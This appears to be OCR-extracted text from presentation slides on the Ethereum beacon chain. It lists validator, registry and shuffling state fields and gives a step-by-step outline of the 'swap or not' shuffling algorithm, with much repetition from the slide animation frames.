



```
type Validator {
      pubkey                  Pubkey
      withdrawal_credentials  Root
      activation_epoch        Epoch
      exit_epoch              Epoch
      withdrawable_epoch      Epoch
      voluntary_exit          Flag
      slashed                 Flag
}
```

Validator object



Validator object



Registry

```
// Registry
validator_registry                    []Validator
validator_balances                    []Amount
validator_registry_update_epoch Epoch
latest_active_index_roots             [8192]Root
```

Registry

```
// Registry
validator_registry                  []Validator
validator_balances                  []Amount
validator_registry_update_epoch  Epoch
latest_active_index_roots           [8192]Root
```

Registry

```
// Registry
validator_registry                  []Validator
validator_balances                  []Amount
validator_registry_update_epoch Epoch
latest_active_index_roots           [8192]Root
```

Shuffling

```
// Shuffling
latest_randao_mixes              [8192]Bytes32
previous_shuffling_seed          Bytes32
previous_shuffling_epoch         Epoch
previous_shuffling_start_shard   Shard
current_shuffling_seed           Bytes32
current_shuffling_epoch          Epoch
current_shuffling_start_shard    Shard
```


Shuffling

```
// Shuffling
latest_randao_mixes              [8192]Bytes32
previous_shuffling_seed          Bytes32
previous_shuffling_epoch         Epoch
previous_shuffling_start_shard   Shard
current_shuffling_seed           Bytes32
current_shuffling_epoch          Epoch
current_shuffling_start_shard    Shard
```


Shuffling

```
// Shuffling
latest_randao_mixes               [8192]Bytes32
previous_shuffling_seed           Bytes32
previous_shuffling_epoch          Epoch
previous_shuffling_start_shard    Shard
current_shuffling_seed            Bytes32
current_shuffling_epoch           Epoch
current_shuffling_start_shard     Shard
```

Shuffling



Shuffling




Shuffling (swap or not)

1 2 3 4 5 • • •

n


● ●

Shuffling (swap or not)




1. Seed random pivot

Shuffling (swap or not)




1. Seed random pivot
2. Build pairs around pivot

Shuffling (swap or not)




1. Seed random pivot
2. Build pairs around pivot
3. Seed random bit per pair

Shuffling (swap or not)



1. Seed random pivot
2. Build pairs around pivot
3. Seed random bit per pair
4. Swap pair elements


Shuffling (swap or not)




1. Seed random pivot
2. Build pairs around pivot
3. Seed random bit per pair
4. Swap pair elements

Repeat 90 times


Committees



